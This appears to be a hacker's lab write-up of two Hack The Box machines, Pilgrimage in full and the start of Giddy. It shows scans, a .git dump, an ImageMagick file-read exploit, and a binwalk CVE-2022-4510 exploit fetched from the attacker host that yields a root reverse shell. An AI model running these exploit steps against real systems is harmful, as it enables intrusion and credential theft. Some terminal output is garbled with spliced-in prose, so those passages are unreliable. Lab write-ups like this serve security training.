

PILGRIMAGE

```
bright@kali:~/pilgrimage$ sudo nmap -sC -sT -A -Pn -sV 10.10.11.219 -p 1-65500
[sudo] password for bright:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-18 09:35 CEST
Nmap scan report for 10.10.11.219
Host is up (0.029s latency).  vee Records System 1.0 - File Upload RCE ...
Not shown: 65498 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|_ 3072 20:be:60:d2:95:f6:28:c1:b7:e9:e8:17:06:f1:68:f3 (RSA)
|_ 256 0e:b6:a6:a8:c9:9b:41:73:74:6e:70:18:0d:5f:e0:af (ECDSA)
|_ 256 d1:4e:29:3c:70:86:69:b4:d7:2c:c8:0b:48:6e:98:04 (ED25519)
80/tcp    open  http     nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://pilgrimage.htb/
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1  29.33 ms  10.10.14.1
2  26.15 ms  10.10.11.219

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.07 seconds
bright@kali:~/pilgrimage$ sudo nano /etc/hosts
```

nmap

Beacause of the presence of http://pilgrimage.htb/ on the nmap output. I added it to my etc hosts.

I reviewed the web application on port 80. We can upload an image on it and, the web application will shrink the image and return a link for us to download the shrinked image.

I noticed the upload button was configured to only accept image files. I tried upload a reverse shell .php.jpg payload. It could not shrink it or return a link for use to execute the payload.

I tried directory bruteforce with feroxbuster.

```
bright@kali:~/pilgrimage$ feroxbuster --url http://pilgrimage.htb -w /usr/share/seclists/Discovery/Web-Content/common.txt
```

The screenshot shows the FERROX BUSTER interface. At the top, it says "FERRIC OXIDE" by Ben "epi" Risher and "ver: 2.11.0". Below that is a configuration menu with the following settings:

Target Url	http://pilgrimage.htb
Threads	50
Wordlist	/usr/share/seclists/Discovery/Web-Content/common.txt
Status Codes	All Status Codes!
Timeout (secs)	7
User-Agent	feroxbuster/2.11.0
Config File	/etc/feroxbuster/ferox-config.toml
Extract Links	true
HTTP methods	[GET]
Recursion Depth	4

At the bottom, there is a message: "Press [ENTER] to use the Scan Management Menu". Below that is a list of scanned URLs:

```
Because of the presence of http://pilgrimage.htb/ on the nmap output, I added  
404 GET 7l 11w 153c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter  
403 GET 7l 9w 153c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter  
200 GET 1l 2w 23c http://pilgrimage.htb/.git/HEAD  
200 GET 5l 13w 92c http://pilgrimage.htb/.git/config  
200 GET 16l 58w 5158c http://pilgrimage.htb/.git/index  
301 GET 7l 11w 169c http://pilgrimage.htb/.git => http://pilgrimage.htb/.git/
```

Git

I used this tool to dump the git

<https://github.com/internetwache/GitTools/blob/master/Dumper/gitdumper.sh>

```
bright@kali:~/./gitdumper.sh http://pilgrimage.htb/.git/ dest-dir
```

```
bright@kali:~/pilgrimage/dest-dir/.git$ cat COMMIT_EDITMSG
```

I saw this committed items

```
Pilgrimage image shrinking service initial commit. the git folder name. Default: .git
# Please enter the commit message for your changes. Lines starting with '#' will be ignored, and an empty message aborts the commit.
# GitBumper is part of https://github.com/internetwache/GitTools
# Author: emily <emily@pilgrimage.htb>
# Developed and maintained by @ge-haxx-it from @internetwache
# On branch master
# Changes to be committed:
#       new file: assets/bulletproof.php
#       new file: assets/css/animate.css
#       new file: assets/css/custom.css
#       new file: assets/css/flex-slider.css
#       new file: assets/css/fontawesome.css
#       new file: assets/css/owl.css
#       new file: assets/css/templatemo-woox-travel.css
#       new file: assets/images/banner-04.jpg
#       new file: assets/images/cta-bg.jpg
#       new file: assets/js/custom.js
#       new file: assets/js/isotope.js
#       new file: assets/js/isotope.min.js
#       new file: assets/js/owl-carousel.js
#       new file: assets/js/popup.js
#       new file: assets/js/tabs.js
#       new file: assets/webfonts/fa-brands-400.ttf
#       new file: assets/webfonts/fa-brands-400.woff2
#       new file: assets/webfonts/fa-regular-400.ttf
#       new file: assets/webfonts/fa-regular-400.woff2
#       new file: assets/webfonts/fa-solid-900.ttf
#       new file: assets/webfonts/fa-solid-900.woff2
#       new file: assets/webfonts/fa-v4compatibility.ttf
#       new file: assets/webfonts/fa-v4compatibility.woff2
#       new file: dashboard.php
#       new file: index.php
#       new file: login.php
#       new file: logout.php
#       new file: magick
```

committed items

The last item magick looks like a binary file because it has no extension. I downloaded it with.

```
bright@kali:~/pilgrimage$ curl http://pilgrimage.htb/magick --output magick
```

I tried to check the version

```
bright@kali:~/pilgrimage$ ./magick --version
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype jbig jng jpeg lcms lqr lzma openexr png raqm tiff webp x xml zlib
Compiler: gcc (7.5)
```

version

I researched about the version. I got an exploit from this github site
<https://github.com/Sybil-Scan/imagemagick-lfi-poc/blob/main/README.md>

I downloaded the exploit, generated the malicious image to extract the /etc/password directory on the target. I uploaded the image to the web page, it got shrunked and returned a download link for me. I used wget with the download link and downloaded it to my attacking machine.

```
bright@kali:~/pilgrimage$ chmod +x generate.py
bright@kali:~/pilgrimage$ python3 generate.py -f "/etc/passwd" -o exploit.png
[>] ImageMagick LFI PoC - by Sybil Scan Research <research@sybilscan.com>
[>] Generating Blank PNG
[>] Blank PNG generated
[>] Placing Payload to read /etc/passwd
[>] PoC PNG generated > exploit.png
bright@kali:~/pilgrimage$ ls
dashboard.php dest-dir exploit.png file.jpg file.php generate.py gitdumper.sh index.php login.php magick php-reverse-shell.php.png
bright@kali:~/pilgrimage$ curl http://pilgrimage.htb/shrunk/68023addbd999.png
Warning: Binary output can mess up your terminal. Use "--output -" to tell curl to output it to your terminal anyway, or consider "--output <FILE>" to save
Warning: to a file.
bright@kali:~/pilgrimage$ wget http://pilgrimage.htb/shrunk/68023addbd999.png
--2025-04-18 13:44:16-- http://pilgrimage.htb/shrunk/68023addbd999.png
Resolving pilgrimage.htb (pilgrimage.htb)... 10.10.11.219
Connecting to pilgrimage.htb (pilgrimage.htb)|10.10.11.219|:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 1688 (1.6K) [image/png]
Saving to: '68023addbd999.png'
```

Downlaod malicous Image.

I used this command to view the inside of the .png image.

```
bright@kali:~/pilgrimage$ identify -verbose 68023addbd999.png
```

Inside the image was an extracted encoded information. I placed the encoded values on a single line using nano editor. Then extracted it and got the /etc/password file of the target.

```
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin    got shrinked and returned a download link for me. I used wget with the download
uuucp:x:10:10:uuucp:/var/spool/uuucp:/usr/sbin/nologin link and downloaded it to my attacking machine.
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
emily:x:1000:1000:emily,,,:/home/emily:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin    Inside the image was an extracted encoded information. I placed the encoded
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin           file into nano editor. The extracted it and got the
_laurel:x:998:998::/var/log/laurel:/bin/false          /etc/password file of the target.
```

The user emily is an active user on the target as we saw when reviewing the committed files. We need a password to access the machine as emily.

When reviewing the committed files, Using **git log** and **git show**, I saw the all the information on the committed files.

In the login.php files, I saw the php code controlling the entry to the application and the folder where user credentials are been stored.

```

diff --git a/login.php b/login.php
new file mode 100755
index 0000000..dc44651
--- /dev/null
+++ b/login.php
@@ -0,0 +1,195 @@
+<?php
+session_start();
+if(isset($_SESSION['user'])) {
+    header("Location: /dashboard.php");
+    exit(0);
+}
+
+if ($_SERVER['REQUEST_METHOD'] === 'POST' && $_POST['username'] && $_POST['password']) {
+    $username = $_POST['username'];
+    $password = $_POST['password'];
+
+    $db = new PDO('sqlite:/var/db/pilgrimage');
+    $stmt = $db->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
+    $stmt->execute(array($username, $password));
+
+    if($stmt->fetchAll()) {
+        $_SESSION['user'] = $username;
+        header("Location: /dashboard.php");
+    } else {
+        header("Location: /login.php?message=Login failed&status=fail");
+    }
+}
+?>

```


The user emily is an active user on the target as we saw when reviewing the committed files. We need a password to access the machine as emily.

When reviewing the committed files, Using git log and git show, I saw all the the folder where user credentials are been stored.

In the login.php files, I saw the sql code controlling the entry to the application

Looking at the above image, we can see the file /var/db/pilgrimage. The code shows that is the file that is controlling the entry to the application.

I followed the same procedure as before to extract the information on that file. I generated the maliciuos image and uploade it to the application. I got the download link for the image file.



Download

As usual, I used wget and transferred it to my target. I open the image with the same command I used in the first one. I also saw encoded values. This time with too many null values. I could not arrange it to decode it with the python code I used earlier. This time I used this web application to decode.

[https://gchq.github.io/CyberChef/#recipe=From_Hex\('Auto'\)Remove_null_bytes\(\)](https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')Remove_null_bytes())

I also set it to remove null bytes according to the image below.

The screenshot shows the CyberChef interface. On the left, the 'Operations' sidebar lists various options like 'null', 'Remove null bytes', 'AES Decrypt', etc. The main area has two tabs: 'From Hex' and 'Remove null bytes'. The 'From Hex' tab contains a large hex dump of binary data. The 'Remove null bytes' tab shows the result of applying that operation to the input, resulting in a much smaller, cleaner hex dump. Below the tabs is an 'Output' section with a text box containing SQL code related to the database schema.

With the output, I was able to get the password for the user emily and was able to use the creds to have access to the target as emily.

```
bright@kali:~/pilgrimage$ ssh emily@pilgrimage.htb
emily@pilgrimage.htb's password:
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

emily@pilgrimage:~$ whoami
emily
emily@pilgrimage:~$ hostname
pilgrimage
emily@pilgrimage:~$ ls
user.txt
emily@pilgrimage:~$ cat user.txt
9f19e55461a7bdd47327c79e2aed0d0b
```

Emily

I uploaded linpease on the target and executed. I saw this file during enumeration

```
Processes, Crons, Timers, Services and Sockets
Running processes (cleaned)
Check weird & unexpected processes run by root: https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes
root      1  0.0  0.2  98208  9944 ?   Ss Apr18  0:02 /sbin/init
root     503  0.0  0.3  64736 12164 ?   Ss Apr18  0:00 /lib/systemd/systemd-journald
root     522  0.0  0.1  21584  5232 ?   Ss Apr18  0:00 /lib/systemd/systemd-udevd
systemd+  579  0.0  0.1  88436  6072 ?   Ssl Apr18  0:01 /lib/systemd/systemd-timesyncd
└-(Caps) 0x0000000000000000=cap_sys_time
root     580  0.0  0.2  47748 10296 ?   Ss Apr18  0:00 /usr/bin/VGAuthService
root     581  0.0  0.2  236784  9544 ?   Ssl Apr18  0:24 /usr/bin/vmtoolsd
root     599  0.0  0.0  87060  2056 ?   S<sl Apr18  0:00 /sbin/auditd
_laurel   609  0.0  0.1  9844  5648 ?   S< Apr18  0:00  _ /usr/local/sbin/laurel --config /etc/laurel/config.toml
└-(Caps) 0x0000000000000000=cap_dac_read_search,cap_sys_ptrace
root     671  0.0  0.1  99884  5624 ?   Ssl Apr18  0:00 /sbin/dhclient -4 -v -i -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases
-I -df /var/lib/dhcp/dhclient6.eth0.leases eth0
root     721  0.0  0.0  6744  2868 ?   Ss Apr18  0:00 /usr/sbin/cron -f
message+ 722  0.0  0.1  8260  3992 ?   Ss Apr18  0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation
--syslog-only
└-(Caps) 0x0000000000000000=cap_audit_write
root     726  0.0  0.0  6816  2928 ?   Ss Apr18  0:00 /bin/bash /usr/sbin/malwarescan.sh
root     749  0.0  0.0  2516  780 ?   S Apr18  0:00  _ /usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/
root     750  0.0  0.0  6816  2332 ?   S Apr18  0:00 /bin/bash /usr/sbin/malwarescan.sh
root     732  0.0  0.6  209752 27272 ?   Ss Apr18  0:01 php-fpm: master process (/etc/php/7.4/fpm/php-fpm.conf)
www-data  833  0.0  0.4  210128 18904 ?   S Apr18  0:00  _ php-fpm: pool www
www-data  834  0.0  0.4  210128 18396 ?   S Apr18  0:00  _ php-fpm: pool www
www-data  2303  0.0  0.0  2480  508 ?   S 02:09  0:00  _ sh -c uname -a; w; id; /bin/sh -i
www-data  2307  0.0  0.0  2480  508 ?   S 02:09  0:00  _ /bin/sh -i
root     735  0.0  0.1  220796  6776 ?   Ssl Apr18  0:00 /usr/sbin/rsyslogd -n -iNONE
root     742  0.0  0.1  13856  7172 ?   Ss Apr18  0:00 /lib/systemd/systemd-logind

```

process

The file /usr/sbin/malwarescan.sh is been executed as root on a bash shell.

I open the file and reviewed it. The file is runing binwalk and executing any file placed on this folder /var/www/pilgrimage.htb/shrunk/

```
emily@pilgrimage:~$ cat /usr/sbin/malwarescan.sh
#!/bin/bash
#(echo b610755
new file mode 100755
blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
    filename=$(cat $FILE | /usr/bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p')
    binout=$(cat $FILE | /usr/local/bin/binwalk -e "$filename")
    for banned in "${blacklist[@]}"; do
        if [[ $binout == *"$banned"* ]]; then
            rm $filename
            break
        fi
    done
done
```

I researched more about binwalk. I used this exploit to generate a binwalk payload <https://www.exploit-db.com/exploits/51249>. I specified my attacker IP and port.

```
bright@kali:~/pilgrimage$ python3 51249.py priv.png 10.10.14.2 4444
#####
# Exploit for CVE-2022-4510
# Binwalk Remote Command Execution
# Binwalk 2.1.2b through 2.3.2 included
#
# Exploit by: Etienne Lacoche
# Contact Twitter: @electro0smog
# Discovered by:
# Q. Kaiser, ONEKEY Research Lab
# Exploit tested on debian 11
#####
# Exploit by: Etienne Lacoche
# Contact Twitter: @electro0smog
# Discovered by:
# Q. Kaiser, ONEKEY Research Lab
# Exploit tested on debian 11
# The file /var/www/pilgrimage/binwalk_exploit.png has been executed as root on a bash shell.
# You can now rename and share binwalk_exploit and start your local netcat listener.
bright@kali:~/pilgrimage$ ls
51249.py      binwalk_exploit.png  dest-dir    file.jpg   gitdumper.sh linpeas.sh 'os'$'\r'          priv.png
68023addbd999.png bytes.hash    exploit2.png file.php   hex        login.php  pass.txt
68023f7030725.png dashboard.php exploit.png  generate.py index.php magick     php-reverse-shell.php
bright@kali:~/pilgrimage$ python3 -m http.server 8000
```

Exploit.

Note that the `priv.png` image I used there was a real of a person or thing.

The exploit generated **binwalk_exploit.png** which I transferred to the target changed the permission to 777 and placed it on the `/var/www/pilgrimage.htb/shrunk/`.

```
emily@pilgrimage:~$ wget http://10.10.14.2:8000/binwalk_exploit.png
--2025-04-19 03:13:03--  http://10.10.14.2:8000/binwalk_exploit.png
Connecting to 10.10.14.2:8000... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 95448 (93K) [image/png]
Saving to: 'binwalk_exploit.png'

binwalk_exploit.png           100%[=====]  93.21K --.-KB/s   in 0.08s

2025-04-19 03:13:04 (1.08 MB/s) - 'binwalk_exploit.png' saved [95448/95448]
emily@pilgrimage:~$ chmod 777 binwalk_exploit.png
emily@pilgrimage:~$ cp binwalk_exploit /var/www/pilgrimage.htb/shrunk/
```

I started a netcat listener on my attacking machine on the port I specified on the exploit and got a shell after the process got executed on the background of the target.

```
Keyboard interrupt received, exiting.  
bright@kali:~/pilgrimage$ rlwrap nc -nlvp 4444 ability.woff2  
listening on [any] 4444... rd.php  
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.219] 49074  
whoami new file: login.php  
root new file: logout.php  
hostname new file: magick  
pilgrimage new file: register.php  
ls new file: vendor/bootstrap/css/bootstrap.min.css  
_binwalk_exploit.png.extracted  
cd /root new file: vendor/jquery/jquery.js  
ls new file: vendor/jquery/jquery.min.js  
quarantine new file: vendor/jquery/jquery.min.map  
reset.sh new file: vendor/jquery/jquery.slim.js  
root.txt new file: vendor/jquery/jquery.slim.min.js  
cat root.txt file: vendor/jquery/jquery.slim.min.map  
e3b8a3dd79ebb1c593fabe27ba30c526  
bright@kali:~/pilgrimage/test-dir/.git$
```

Root

Giddy Machine

```
bright@kali:~/giddy$ sudo nmap -sT -sV -sC -A -T4 -Pn 10.10.10.104 -p 1-65500
[sudo] password for bright:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 08:35 CEST
Nmap scan report for 10.10.10.104
Host is up (0.030s latency).
Not shown: 65496 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
443/tcp   open  ssl/http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_ssl-date: 2025-04-24T06:36:58+00:00; -2s from scanner time.
| http-methods:
|- Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=PowerShellWebAccessTestWebSite
| Not valid before: 2018-06-16T21:28:55
|_Not valid after: 2018-09-14T21:28:55
|_http-title: IIS Windows Server
| tls-alpn:
|_ h2
|_ http/1.1
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Giddy
| Not valid before: 2025-04-23T06:31:27
|_Not valid after: 2025-10-23T06:31:27
|_ssl-date: 2025-04-24T06:36:58+00:00; -2s from scanner time.
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2012|2016|2008|7 (91%)
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2016 (91%), Microsoft Windows 7 or Windows Server 2008 R2 (85%)
```

nmap

I enumerated the web application via ports 80 and 443. The website interface was static. I decided to go through directory bruteforce.

```
bright@kali:~/giddy$ feroxbuster -u http://10.10.10.104 -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-small.txt
[!] FEROXBUSTER [https://github.com/epi/feroxbuster]
by Ben "epi" Risher ☺
ver: 2.11.0


[!] Target Url          : http://10.10.10.104
[!] Threads              : 50
[!] Wordlist             : /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-small.txt
[!] Status Codes         : All Status Codes!
[!] Timeout (secs)       : 7
[!] User-Agent           : feroxbuster/2.11.0
[!] Config File          : /etc/feroxbuster/ferox-config.toml
[!] Extract Links        : true
[!] HTTP methods          : [GET]
[!] Recursion Depth      : 4

[!] Press [ENTER] to use the Scan Management Menu™
```


Code	Method	Length	Time	URL
404	GET	29L	95w	1245c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200	GET	362L	2183w	158770c http://10.10.10.104/giddy.jpg
200	GET	32L	55w	700c http://10.10.10.104/
302	GET	3L	8w	160c http://10.10.10.104/Remote/ => http://10.10.10.104/Remote/default.aspx?ReturnUrl=%2fRemote%2f
302	GET	3L	8w	141c http://10.10.10.104/Remote/default.aspx => http://10.10.10.104/Remote/en-US/logon.aspx
302	GET	3L	8w	157c http://10.10.10.104/remote => http://10.10.10.104/Remote/default.aspx?ReturnUrl=%2fremote
404	GET	40L	156w	1885c http://10.10.10.104/%20
400	GET	80L	276w	3420c http://10.10.10.104/*checkout*
400	GET	80L	276w	3420c http://10.10.10.104/*docroot*
301	GET	2L	10w	147c http://10.10.10.104/mvc => http://10.10.10.104/mvc/
400	GET	80L	276w	3420c http://10.10.10.104/*
404	GET	40L	156w	1888c http://10.10.10.104/con
301	GET	2L	10w	154c http://10.10.10.104/mvc/images => http://10.10.10.104/mvc/images/
301	GET	2L	10w	155c http://10.10.10.104/mvc/content => http://10.10.10.104/mvc/content/
301	GET	2L	10w	155c http://10.10.10.104/mvc/scripts => http://10.10.10.104/mvc/scripts/
301	GET	2L	10w	162c http://10.10.10.104/mvc/content/themes => http://10.10.10.104/mvc/content/themes/
301	GET	2L	10w	155c http://10.10.10.104/mvc/account => http://10.10.10.104/mvc/account/
200	GET	4L	14w	888c http://10.10.10.104/mvc/Images/accent.png

Directory bruteforce.

The <http://10.10.10.104/Remote/en-US/logon.aspx> is a login page to the remote powershell. After checking default passwords. I could not get the access I wanted.




I went through <http://10.10.10.104/mvc/>



It also have a login page at the top. I could not also access the machine via this login page. I tried to click on one of the product and noticed it is showing the ID of

the product on the URL. I added ' to the product ID, and it returned an error showing that it is vulnerable to SQL injection,



